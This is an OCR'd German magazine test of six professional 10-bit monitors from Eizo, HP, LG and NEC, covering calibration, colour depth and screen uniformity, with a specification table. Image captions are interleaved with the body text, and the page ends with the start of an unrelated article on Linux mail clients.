Ebenfalls aus Tagen des CCFL-Backlight stammt die Empfehlung, eine Kalibrierung regelmäßig aufzufrischen. Der Grund: Mit zunehmenden Alter werden Kaltkathodenröhren gelbstichig – und damit das gesamte Bild eines Monitors. Bei modernem LED-Backlight konnten wir diesen Effekt nicht beobachten. Üblicherweise nimmt hier lediglich die Helligkeit um circa 8 Prozent je 10 000 Betriebsstunden ab. Nach unserer Erfahrung reicht es deshalb aus, die Monitore alle Vierteljahre erneut zu vermessen. Sofern dann keine nennenswerten Nachkorrekturen nötig sind, kann man die Intervalle zwischen den einzelnen Kalibrierungen schrittweise erhöhen.

Zwei Bit voraus

Die LCD-Panels herkömmlicher Monitore unterstützen eine Farbtiefe von 8 Bit je Farbkanal – billige TN-Displays schaffen teilweise sogar nur 6 Bit. 8-Bit-Panels können Rot, Grün und Blau mit jeweils 256 verschiedenen Helligkeitsabstufungen anzeigen. Daraus er-


Praxis: Kalibrieren

Kalibrieren, Profilieren, Colorimeter, Farbmanagement – das klingt trocken und als ob man sich wochenlang einarbeiten muss, bis der Monitor ein gutes Bild anzeigt.


In der Praxis ist das Kalibrieren bei unseren Testkandidaten mit wenigen Mausklicks in zehn Minuten erledigt: Man braucht lediglich die mitgelieferte Software zu installieren und Monitor nebst Messkopf per USB an den Rechner anzuschließen. Wer ein anderes Colorimeter als das des Herstellers nutzen will, findet in den Datenblättern oder dem Softwarehandbuch eine Liste der unterstützten Alternativen.

Die Kalibrierung startet per Mausklick und fragt der Reihe nach die gewünschten Bildparameter ab. Wer sich noch nie mit Farbräumen oder -Temperaturen beschäftigt hat, kann die voreingestellten Bildparameter übernehmen. Wichtiger ist, dass sich während der Messung die Lichtverhältnisse im Raum nicht ändern.

Die im Anschluss an die Messung erzeugten Farbprofile bekommt man erst gar nicht zu Gesicht: Die Programme binden sie automatisch in die Farbverwaltung des Betriebssystems ein. Sofern man fortan Software nutzt, die mit Farbprofilen umgehen kann – beispielsweise Photoshop oder Firefox – sollte damit eine Darstellung ohne Farbverfälschungen klappen.




In Eizos-Farbmanagement-Software ColorNavigator 6 sind gängige Kalibrierungsziele als Preset angelegt; sie lassen sich mit einem Mausklick aufrufen.




NECs Kalibriersoftware unterstützt nahezu jedes erhältliche Farbmessgerät.

© Copyright by Heise Zeitschriften Verlag



Die 10-Bit-Unterstützung muss man in Photoshop von Hand aktivieren.



Nur die Treiber teurerer Grafikkarten für Profis erlauben eine 10-Bit-Ausgabe am DisplayPort.

geben sich bis zu 16,7 Millionen Mischfarben. Den 10-Bit-Displays unserer Profimonitore stehen je Farbkanal 1024 Helligkeitsabstufungen zur Verfügung, wodurch sie bis zu 1,07 Milliarden verschiedene Mischfarben anzeigen können. Sie beherrschen damit die Darstellung extrem feiner Helligkeits- oder Farbunterschiede.

In der Praxis ist es allerdings nicht damit getan, die Monitore anzuschließen und die Farbtiefe im Treiber zu erhöhen. Die erste Hürde liegt im Signalweg: Die DVI- und HDMI-1.4-Eingänge unserer Testkandidaten haben eine zu geringe Bandbreite für 10-Bit-Signale. Im Rechner muss deshalb eine Grafikkarte mit DisplayPort stecken. Und obwohl auch die Chips vieler Mittelklasse-Grafikkarten 10-Bit-fähig sind, schieben die Hersteller im Treiber einen Riegel davor: Die 10-Bit-Zuspielung lässt sich lediglich bei Profikarten wie beispielsweise AMDs FirePro und der Quadro-Serie von Nvidia aktivieren.

Doch selbst mit solchen Grafikkarten kommt man nicht systemweit in den Genuss des größeren Farbumfangs: Auch die Grafikprogramme müssen für 10 Bit ausgelegt sein – und davon gibt es nicht allzu viele. In Photoshop lässt sich die 10-Bit-Darstellung in den erweiterten Grafikprozessor-Einstellungen aktivieren. Das etwas günstigere Zoner Photo Studio kann ebenfalls mit 10 Bit umgehen. Nutzer von Lightroom schauen dagegen in die Röhre.

Die höhere Farbtiefe macht sich bei der Kalibrierung positiv bemerkbar, denn die 10-Bit-Panels unserer Testkandidaten bieten hier deutlich größere Reserven für Korrekturen und erlauben auch viel feinere Manipulationen als herkömmliche Monitore. Intern rechnen unsere Testkandidaten sogar mit 12 bis 16 Bit, um beispielsweise nach einem Beschneiden des Kontrastumfangs die verbleibenden Farb- oder Helligkeitsunterschiede feiner aufspreizen zu können.

Bei der Kalibrierung speichern die Profimonitore die nötigen Korrekturwerte direkt in ihrer internen Elektronik – der sogenannten Look-up Table (LUT). Bei einer Softwarekalibrierung – die mit jedem beliebigen Monitor funktioniert – werden die Korrekturen dagegen lediglich im Grafikkartentreiber vorgenommen. Mit herkömmlichen Grafikkarten steht hier mit 8 Bit nur wenig Spielraum zur Verfügung: Um beispielsweise einen Blaustich eines herkömmlichen Monitors mit einer Softwarekalibrierung zu korrigieren, wird der Blau-Kanal stets etwas zurückgenommen. Dann stehen aber im Grafikkartentreiber nicht mehr alle 256 Helligkeitsabstufungen zur Verfügung, was zu gröberen Tonwertabstufungen führt und sich beispielsweise bei der Anzeige von Gewässern oder einem strahlend blauen Himmel bemerkbar macht. Wenn die Helligkeitsabstufungen bereits in der Grafikkarte beschnitten werden, können auch Monitore mit 10-Bit-Panel und höherer interner Rechengenauigkeit diese Fehler nicht mehr korrigieren.

Eizos CG277 hat ein Farbmessgerät im Displayrahmen. Für die Kalibrierung schwenkt es automatisch vors Display.

Aufs Wesentliche konzentriert

Auf Profi-Monitoren muss die Bildqualität aus jedem Blickwinkel konstant bleiben. Kein Problem für unsere Testkandidaten: Auch wenn man von den Seiten aufs Display schaut, ändert sich die Darstellung nur marginal. Das bestätigten auch unsere Messungen: LGs 27MB85Z und 31MU97, NECs Spectra View Reference 272 und Eizos CS240 schneiden in Sachen Winkelabhängigkeit gut ab. Eizos CG277 und HPs Z27X erreichen sogar fast die Note „Sehr gut“. Alle sechs Geräte teilen sich jedoch die IPS-Eigenart, dass sich schwarze Flächen orange oder lila aufhellen, wenn man aus den Ecken aufs Display schaut. Das macht sich vor allem in dunkler Umgebung bemerkbar.

Alle Testkandidaten zeichnen sich durch eine sehr satte Farbdarstellung aus. Sie decken den AdobeRGB-Farbraum nahezu vollständig ab. Im Vergleich zu herkömmlichen Monitoren ist ihr Rot deutlich weniger orange-stichig und das Grün gerät viel satter. Die Darstellung von Mischfarben gelingt unseren Probanden ebenfalls problemlos, Realmotive und Hauttöne sehen sehr natürlich aus.

Ein leidiges Thema bei (großen) LCD-Monitoren ist die ungleichmäßige Schirmausleuchtung – der Bildschirm ist dabei beispielsweise in der Mitte heller als in den Ecken. Das Problem: Helligkeits- oder Kontrastkorrekturen gehen schief, wenn man in Wirklichkeit gar keinen Makel im Bild bearbeitet, sondern eine fleckige Stelle des Monitors.

Bei beiden Eizo-Monitoren und bei NECs SpectraView Reference 272 braucht man sich darüber keine Sorgen zu machen, denn sie sind sehr gleichmäßig ausgeleuchtet. Die Displays von HP und LG schneiden nicht perfekt, aber immer noch gut ab: Ihre Helligkeit variiert über die Schirmfläche um rund 15 Prozent. Da die Panels keine harten Randschattierungen zeigen und die geringen Abweichungen fließend verlaufen, braucht es

© Copyright by Heise Zeitschriften Verlag

Eizos CG277 zeichnet sich durch eine sehr homogene Ausleuchtung und eine neutrale Graustufenanzeige aus.

Der 24-zöllige CS240 von Eizo wird ohne Colorimter ausgeliefert. Seine mitgelieferte Software arbeitet mit allen gängigen Messköpfen zusammen.

bei ihnen einfarbige Testbilder und ein gutes Auge, um die leicht inhomogene Ausleuchtung überhaupt zu bemerken. Im Produktiveinsatz dürfte sie nicht auffallen. In den Presets für sRGB und AdobeRGB, kann man bei LGs 27-Zöller eine Gleichmäßigkeitsfunktion einschalten. Sie verringert die Abweichungen auf rund 10 Prozent.

Für möglichst kurze Schaltzeiten sind alle unsere Testkandidaten mit einer Overdrive-Funktion ausgestattet, die den Flüssigkristall beim Bildwechsel beschleunigt. Zu spieletauglichen Rennern werden die IPS-Displays damit zwar nicht, mit Schaltzeiten von rund 7 bis 10 Millisekunden für einen einfachen Bildwechsel (grey-to-grey) sind unsere Testkandidaten aber flink genug für die Videowiedergabe oder den Videoschnitt.

Eizo CG277

Eizos 27-Zölliger CG277 lässt sich von allen Testkandidaten am bequemsten kalibrieren. Sein Colorimeter versteckt sich hinter einer Klappe unter dem Display und schwenkt für die Messung automatisch nach oben. Die mitgelieferte Software ColorNavigator 6 bringt Presets mit, die den Schirm auf sinnvolle Werte für Webdesign, Druckvorstufe oder Fotografie kalibrieren. Zusätzlich lassen sich eigene Ziele anlegen, in denen maximale und minimale Helligkeit, Weißpunkt, Farbraum und das Gamma der Farbkanäle festgelegt wird. Praktisch: Im Einstellungsmenü des CG277 kann man einen Zeitplan anlegen, wann sich der Schirm selbstständig nachkalibrieren soll. Zum gewünschten Zeitpunkt erledigt der Monitor die Messung dann automatisch, ohne dass der Rechner läuft.

Eingestellt auf eine Leuchtdichte von 110 cd/m² in der Schirmmitte wich die Helligkeit auf neun über die Bildfläche verteilten Messpunkten um weniger als 5 cd/m² beziehungsweise weniger als 4 Prozent ab – Spitzenklasse. Und auch mit bloßem Auge konnten wir keine der sonst häufig auftretenden Schattierungen am Bildrand ausmachen. Ein Grund für das gute Ergebnis: Jedes Panel wird von Eizo im Werk auf Helligkeitsabweichungen untersucht und nötige Korrekturen werden dauerhaft in der Displayelektronik gespeichert.

Eizo CS240

Auch beim günstigeren CS240 sorgt Eizos DUE-Funktion (Digital Uniformity Equalizer) für eine sehr homogene Ausleuchtung der Bildfläche. Der 24-Zöller hat aber keinen Messkopf integriert und wird auch ohne externes Colorimeter ausgeliefert. Im Karton findet sich aber die Kalibriersoftware ColorNavigator 6. Sie funktioniert mit gängigen Messköpfen wie beispielsweise Datacolor Spyder 4, i1 Display und dem DTP94 von X-Rite, dem Colormunki und dem Spektralphotometer i1 Pro2 – man muss also nicht zwangsläufig das von Eizo gesondert angebotene Colorimeter benutzen. In Sachen Funktionsumfang unterscheidet sich die Software nicht von der des teureren CG277: Auch hier lassen sich Ziele mit gewünschten Bildparameter anlegen. Statt der automatischen Selbstkalibrierung gibt es hier eine Erinnerung.

HP Z27X

HP legt dem Z27X weder ein Colorimeter noch eine Kalibriersoftware bei. Beides muss man als Paket bei HP für 250 Euro dazukaufen. Bei dem von HP angebotenen Colorimeter handelt es sich augenscheinlich um ein umgelabeltes i1 Display Pro von X-Rite. Lädt man die Kalibrierungssoftware bei HP herunter, kommt man offenbar trotzdem nicht um den Kauf des Bundles herum: In unseren Tests verweigerte die Software die Zusammenarbeit mit unserem Spektralphotometer i1 Pro2 und unserem Spyder 4-Colorimeter und verlangte stattdessen nach dem HP-Colorimeter.

Zusammen mit Eizos CG277 hat HPs 27-Zöller die geringste Blickwinkelabhängigkeit.

Zum Kalibrieren des Z27X von HP muss man auf das gesondert verkaufte HP-Messgerät zurückgreifen.

Der 27MB85Z wartet als einziger Testkandidat mit einem Thunderbolt-Anschluss auf.

© Copyright by Heise Zeitschriften Verlag

LGs UHD-Monitor 31MU97 löst mit seinen 4090 × 2160 Bildpunkten feiner auf als die übrigen Testkandidaten.

NECs SpectraView Reference 272 leuchtet die Schirmfläche sehr homogen aus, hat aber einen etwas geringeren Kontrast.

Mit einem Kontrast von mehr als 1000:1 hängt er das restliche Testfeld ab. Die Schirmausleuchtung gelingt dem Z27X aber nicht ganz so homogen wie den Displays von Eizo und NEC.

LG 27MB85Z

LG lässt dem Nutzer die Wahl, mit welchem Messgerät er den 27MB85Z kalibriert: Die zum Monitor mitgelieferte Software True Color Pro unterstützt alle gängigen Sensoren; mitgeliefert wird keiner. Bei Tests mit unserem i1 Pro wies LGs Software automatisch darauf hin, dass der Sensor vor der Messung seinerseits eine Kalibrierung auf die in den Sensorständer eingebaute Normweiß-Fläche benötigt. Ausgerechnet das Zusammenspiel mit dem von LG angebotenen Colorimeter funktionierte aber nicht: Nach der Kalibrierung zeigte der 27MB85Z ein extrem rosastichiges Bild. Laut LG ist dieses Problem bekannt und wird in Kürze mittels Soft- und Firmware-Updates behoben.

Häufig genutzte Kalibrierziele wie sRGB oder AdobeRGB sowie der native Farbraum des 27MB85Z mit 6500 Kelvin sind bereits als Voreinstellung angelegt und lassen sich mit einem Mausklick aufrufen. Im Benutzermodus erlaubt die Software die freie Auswahl von Farbumfang, Helligkeit, Farbtemperatur und Gamma. True Color Pro bietet einen großen Funktionsumfang, ohne Neulinge mit vielen Schaltflächen zu überfordern.

Mit seinen DVI-, HDMI- und DisplayPort-Anschlüssen lässt sich der 27-Zöller praktisch mit jeder Grafikkarte und dank Thunderbolt auch an neueren MacBooks betreiben.

LG 31MU97

LGs 31MU97 nimmt über seine beiden DisplayPorts UHD-Signale mit 60 Hz entgegen. An seinen HDMI-1.4-Eingängen kann 4K mangels Bandbreite nur mit 30 Hz zugespielt werden. Als einziger der Testkandidaten hat der 31MU97 integrierte Lautsprecher, die den über DisplayPort oder HDMI übertragenen Ton ausgeben.

In den Werkspresets stellt der 31-Zöller Graustufen nicht ganz so perfekt farbneutral dar wie die übrigen Testkandidaten. Nach der Kalibrierung stand er ihnen diesbezüglich nichts nach. Hierbei kommt dieselbe Software zum Einsatz wie beim 27MB85Z. Somit hat man also auch mit dem 31MU97 nahezu freie Hand bei der Auswahl der Messköpfe.

Wegen seiner hohen Auflösung und der riesigen Schirmfläche eignet sich der UHD-Monitor auch für Office- und CAD-Anwendungen. Hier fällt auch nicht ins Gewicht, dass die Schirmfläche weniger homogen ausgeleuchtet ist als bei den anderen Testkandidaten.

NEC SpectraView Reference 27

NECs Kalibriersoftware unterstützt nahezu jedes erhältliche Messgerät und erlaubt den Nutzern viele Einstellungsoptionen. Anfänger könnte der große Funktionsumfang etwas überfordern, sofern sie gängige Begriffe des Farbmanagements nicht parat haben. Da NEC dem Monitor ein ziemlich umfangreiches Buch zum Farbmanagement beilegt, kann man sich das nötige Wissen aber schnell selbst anlesen. Bei der Nutzung mit unserem Spektrometer i1 Pro2 vergaß die Software vor der Messung, auf den notwendigen Abgleich des Messgeräts mit dem Norm-Weiß hinzuweisen. Die Kalibrierung funktioniert zwar auch ohne, kann aber zu ungenaueren Ergebnissen führen.

Wie auch HPs Z27X und Eizos CG277 zeichnet sich der Reference 272 durch eine sehr homogene Schirmausleuchtung aus. IPS-typische Probleme wie das Aufhellen schwarzer Flächen bei der Betrachtung aus der Diagonalen und der nicht besonders hohe Kontrast werden durch Lichtschutzblenden merklich reduziert: Sie verhindern, dass das Display bei hellem Umgebungslicht verblasst und kontrastarm aussieht, und sorgen zugleich dafür, dass man nicht von den Seiten darauf schauen kann. Solche Blenden gehören wie bei Eizos CG277 und HPs Z27X auch beim SpectraView Reference 272 zum Lieferumfang.

Fazit

Keiner der Testkandidaten leistet sich bei der Bildqualität nennenswerte Schwächen. Alle Schirme zeichnen sich durch eine sehr geringe Winkelabhängigkeit, extrem satte Farben und feine Farbabstufungen aus. Beim Publishing und bei professioneller Bildbearbeitung machen somit alle eine gute Figur.

Eizos CG277 tut sich mit seinem integrierten Colorimeter hervor, was eine sehr einfache und schnelle Kalibrierung ermöglicht – ihn aber auch zum teuersten Gerät im Test macht. Wer bereits ein Colorimeter oder Photometer besitzt, kann auch einen Blick auf Eizos CS240 und NECs SpectraView Reference 272 werfen, die sich mit allen gängigen Messgeräten kalibrieren lassen. Bei HPs Z27X ist man auf das von HP gesondert vertriebene Colorimeter festgelegt. Wer den Schirm farbverbindlich nutzen will, muss die 250 Euro also gleich auf den Kaufpreis des Monitors draufrechnen. LGs 27MB85Z und Eizos CS240 sind die günstigsten Testkandidaten – hier gehören allerdings weder Lichtschutzblenden noch Messköpfe zum Lieferumfang.

Insgesamt punkten alle 10-Bit-Displays durch ihre gute Graustufenanzeige und ausreichende Reserven bei der Kalibrierung. Ein kompletter 10-Bit-Workflow lohnt sich aber nur für absolute Profis. Denn gemessen am Aufwand, 10 Bit in Betrieb zu nehmen, waren wir vom Ergebnis etwas enttäuscht: Einzig auf in 10 Bit erstellten Graufverlauf-Testbildern konnten wir einen sichtbaren Unterschied feststellen. Auf Raw-Fotos, die wir mit einem guten Objektiv und einer Vollformatkamera der Oberklasse aufgenommen hatten, konnten wir die Unterschiede zwischen 8- und 10-Bit-Anzeige dagegen nur im direkten Vergleich erahnen.







Für die private Bildbearbeitung braucht man eigentlich keinen 10-Bit-Workflow und auch keine absolut farbverbindliche Darstellung. Wer auf 10 Bit und Hardware-Kalibrierung verzichtet und zu konventionellen Monitoren mit großem Farbraum und IPS-Panel greift, kann einige Euro sparen. (spo@ct.de)

Literatur

[1] Jörg Wirtgen, Stefan Porteck, Stärkere Farben, Größere Display-Farbräume nutzen, c't 23/09, S. 118

© Copyright by Heise Zeitschriften Verlag

Profi-Monitore

Produktbezeichnung	CG277	CS240	Z27X	27MB85Z	31MU97	Spectra View Reference 272
Hersteller	Eizo	Eizo	HP	LG	LG	NEC
Garantie LCD / Backlight [Jahre]	5 / 5, inkl. Vor-Ort-Austauschservice	5 / 5, inkl. Vor-Ort-Austauschservice	3 / 3, inkl. Vor-Ort-Austauschservice	3 / 3, inkl. Vor-Ort-Austauschservice	3 / 3, inkl. Vor-Ort-Austauschservice	5 / 5, inkl. Vor-Ort-Austauschservice
Panel: Größe / Typ	27" / IPS (mattiert)	24" / IPS (mattiert)	27"/ IPS (mattiert)	27" / IPS (mattiert)	31" / IPS (mattiert)	27" / IPS (mattiert)
Pixelgröße	0,233 mm (109 dpi)	0,27 mm (94 dpi)	0,233 mm (109 dpi)	0,233 mm (109 dpi)	0,167 mm (149 dpi)	0,233 mm (109 dpi)
Auflösung / Seitenverhältnis	2560 × 1440 / 16:9	1920 × 1200 / 16:10	2560 × 1440 / 16:9	2560 × 1440 / 16:9	4096 × 2160 / 17:9	2560 × 1440 / 16:9
sichtbare Bildfläche / -diagonale	59,7 cm × 33,6 cm / 68,5 cm	52 cm × 32,5 cm / 61 cm	59,7 cm × 33,6 cm / 68,5 cm	59,7 cm × 33,6 cm / 68,5 cm	68,6 cm × 38,6 cm / 78,7 cm	59,7 cm × 33,6 cm / 68,5 cm
Videoeingänge	DVI-D, DisplayPort, HDMI	DVI-D, DisplayPort, HDMI	2 × DisplayPort, HDMI	DVI-D, DisplayPort, HDMI, 2 × Thunderbolt	DisplayPort, 2 × HDMI, Mini-DisplayPort	DVI-D, DisplayPort, HDMI, Mini-DisplayPort
Farbmodi Preset / User	4000–10000 K in Schritten je 100 / ✓	4000–10000 K in Schritten je 100 / ✓	–	5000–10000 K in Schritten je 500 / ✓	5000–10000 K in Schritten je 500 / ✓	3000–15000 K in Schritten je 500 / ✓
Bildpresets	sRGB, AdobeRGB, EBU, BT.709, SMPT-C, DCI, Custom, CAL1-3	sRGB, AdobeRGB, Nativ, Paper, CAL1-3	sRGB D65, sRGB D50, AdobeRGB, BT.709, BT.2022, DCI P3, Nativ	Anwender, sRGB, AdobeRGB, DCM Simulation, Leser, Kalibrierung	Anwender, sRGB, AdobeRGB, DCM Simulation, DCI P3 Simulation, Leser, Kalibrierung 1, Kalibrierung 2	AdobeRGB, sRGB, DCI, Full, High Bright
Gammawert soll / ist	2,2 / 2,22	2,2 / 2,2	2,2 / 2,19	2,2 / 2,35	2,2 / 2,25	2,2 / 2,21
Interpolation: abschaltbar / seitentreu / Vollbild / Kantenglättung	✓ / ✓ / ✓ / –	✓ / ✓ / ✓ / –	✓ / ✓ / ✓ / –	✓ / ✓ / ✓ / ✓ (10 Stufen)	✓ / ✓ / ✓ / ✓ (10 Stufen)	✓ / ✓ / ✓ / ✓ (30 Stufen)
LCD drehbar / höhenverstellbar / Hochformat	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
VESA-Halterung (Lochabstand) / Kensington-Lock	✓ (10cm) / ✓	✓ (10cm) / ✓	✓ (10cm) / ✓	✓ (10cm) / ✓	✓ (10cm) / ✓	✓ (10cm) / ✓
Rahmenbreite	seitlich 2,4 cm, oben 2,6 cm, unten 3,8 cm	seitlich und oben 2,7 cm, unten 4,3 cm	rundum 2,1 cm	rundum 2,1 cm	rundum 1,6 cm	rundum 2,1 cm
weitere Ausstattung	USB-Hub (2 × UBS-2.0-Ports), integriertes Messgerät zur Kalibrierung, ColorNavigator-Software, Lichtschutzblenden	USB-Hub (2 × UBS-2.0-Ports), ColorNavigator-Software	USB-Hub (4 × UBS-3.0-Ports), Lichtschutzblenden	USB-Hub (3 × UBS-3.0-Ports), True-Color-Software	Lautsprecher (2 × 5 W), USB-Hub (3 × UBS-3.0-Ports)	SpectraView-Profiler-Software, Lichtschutzblenden
Lieferumfang	Kabel: Mini-DisplayPort, DVI, USB, Netz; Handbuch, Kurzanleitung	Kabel: Mini-DisplayPort, DVI, USB, Netz; Handbuch, Kurzanleitung	Kabel: DisplayPort, Mini-DisplayPort, HDMI, USB, Netz; Handbuch auf CD, Kurzanleitung	Kabel: DisplayPort, DVI, USB, Netz; Handbuch auf CD, Kurzanleitung	Kabel: HDMI, DisplayPort, MiniDisplayPort-auf-DisplayPort, USB, Netz; Handbuch auf CD, Kurzanleitung	Kabel: 2 × DVI, DisplayPort, Netz; Handbuch auf CD, Kurzanleitung
Maße (B × H × T) / Gewicht	65 cm × 43–58 cm × 28 cm / 12,7 kg	58 cm × 42–55 cm × 25 cm / 8,7 kg	64,1 cm × 42 – 54 cm × 25 cm / 8,8 kg	64,3 cm × 41,7–54,7 cm × 26 cm / 7,5 kg	73,7 cm × 48,4–62,4 cm × 24 cm / 9,3 kg	64 cm × 39,6–54,6 cm × 23,5 cm / 12,9 kg
Prüfzeichen	TÜV Ergo, TÜV GS, ISO 13406-2	TÜV Ergo, TÜV GS, ISO 13406-2	TCO06, TÜV Ergo, TÜV GS, ISO 13406-2	TCO03, TÜV GS, ISO 13406-2	TCO06, TÜV Ergo, TÜV GS, ISO 13406-2	TÜV Ergo, TÜV GS, ISO 13406-2
Besondere Kennzeichen	integriertes Colorimeter, sehr homogene Schirmausleuchtung, großer Lieferumfang	sehr homogene Schirmausleuchtung	lässt sich nur mit separatem HP-Colorimeter kalibrieren, sehr hoher Kontrast	hoher Kontrast, etwas kleinerer Farbraum, Splitscreen-Funktion, Thunderbolt-2-Anschlüsse	sehr hohe Auflösung, integrierte Lautsprecher, Splitscreen-Funktion	sehr homogene Ausleuchtung, etwas geringer Kontrast, Umgebungslicht-Sensor, Picture-in-Picture-Funktion
Messergebnisse						
minimales Sichtfeld [2]	866:1 / 6,8 %	703:1 / 16,2 %	1005:1 / 7,9 %	993:1 / 21,2 %	878:1 / 22,3 %	730:1 / 17,8 %
erweitertes Sichtfeld [2]	724:1 / 22,7 %	490:1 / 46,1 %	839:1 / 24,1 %	624:1 / 58,7 %	545:1 / 61,1 %	477:1 / 53 %
Die runden Diagramme geben die Winkelabhängigkeit des Kontrasts wieder. Blaue Farbanteile stehen für niedrige, rötliche für hohe Kontraste. Kreise markieren die Blickwinkel in 20-Grad-Schritten. Im Idealfall wäre das ganze Bild pink. winkelabhängiger Kontrast: Kreise im 20°-Abstand 0 200 400 600						
Ausleuchtung	96,3 %	95,4 %	81,3 %	88,8 %	80,9 %	93,5 %
Leistungsaufnahme (Aus / Standby / Betrieb)	40,1 W / 0,5 W / 0,5 W	26,4 W / 0,5 W / 0,4 W	37,2 W / 0,5 W / 0,4 W	37,3 W / 0,5 W / 0,4 W	47,7 W / 0,7 W / 0,5 W	46,2 W / 0,2 W / 0,1 W
Bewertung						
Blickwinkelabhängigkeit	⊕⊕	⊕	⊕⊕	⊕	⊕	⊕
Kontrasthöhe	⊕⊕	⊕	⊕⊕	⊕⊕	⊕⊕	⊕
Farbwiedergabe	⊕⊕	⊕⊕	⊕⊕	⊕⊕	⊕	⊕⊕
Graustufenauflösung	⊕⊕	⊕⊕	⊕⊕	⊕⊕	⊕⊕	⊕⊕
Ausleuchtung	⊕⊕	⊕⊕	⊕	⊕	○	⊕⊕
Gehäuseverarbeitung, Mechanik	⊕⊕	⊕⊕	⊕⊕	⊕	⊕	⊕⊕
Bedienung, OSM	⊕⊕	⊕⊕	⊕⊕	⊕⊕	⊕⊕	⊕⊕
Straßenpreis (ca.)	2000 €	640 €	900 €	700 €	1400 €	1700 €

[1] Pixelfehlerklasse II: Nach ISO 9421-307 dürfen pro 1 Million Pixel maximal fünf immer leuchtende oder immer dunkle Subpixel oder(!) zwei komplett helle und zwei komplett dunkle Pixel vorliegen; bei Breitbild-LCDs mit 1920×1200er Auflösung sind demnach maximal 12 defekte Subpixel erlaubt

[2] Mittelwert und Standardabweichung des Kontrasts im minimalen beziehungsweise erweiterten Sichtfeld. Das minimale Sichtfeld umfasst alle Einblickwinkel, unter denen ein Betrachter das Bild sieht, wenn er aus 60 cm Entfernung frontal auf die Schirmmitte schaut; die Bildecken sieht er dabei unter dem größten Winkel. Im erweiterten Sichtfeld bewegt er den Kopf parallel zur Schirmfläche bis zu den Displaykanten; der Einblickwinkel auf die gegenüberliegenden Bildränder nimmt zu, der mittlere Kontrast sinkt.

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

© Copyright by Heise Zeitschriften Verlag

Liane M. Dubowy

Ab geht die Post

Mail-Clients für Linux

Thunderbird hat sich in vielen Linux-Distributionen als Standard-Mailclient durchgesetzt. Ein Blick auf die Alternativen lohnt: Alteingesessene Programme wie Claws Mail, Evolution und KMail überzeugen mit Funktionsvielfalt, während mit Trojitá und Geary zwei Neuankömmlinge andere Schwerpunkte setzen.

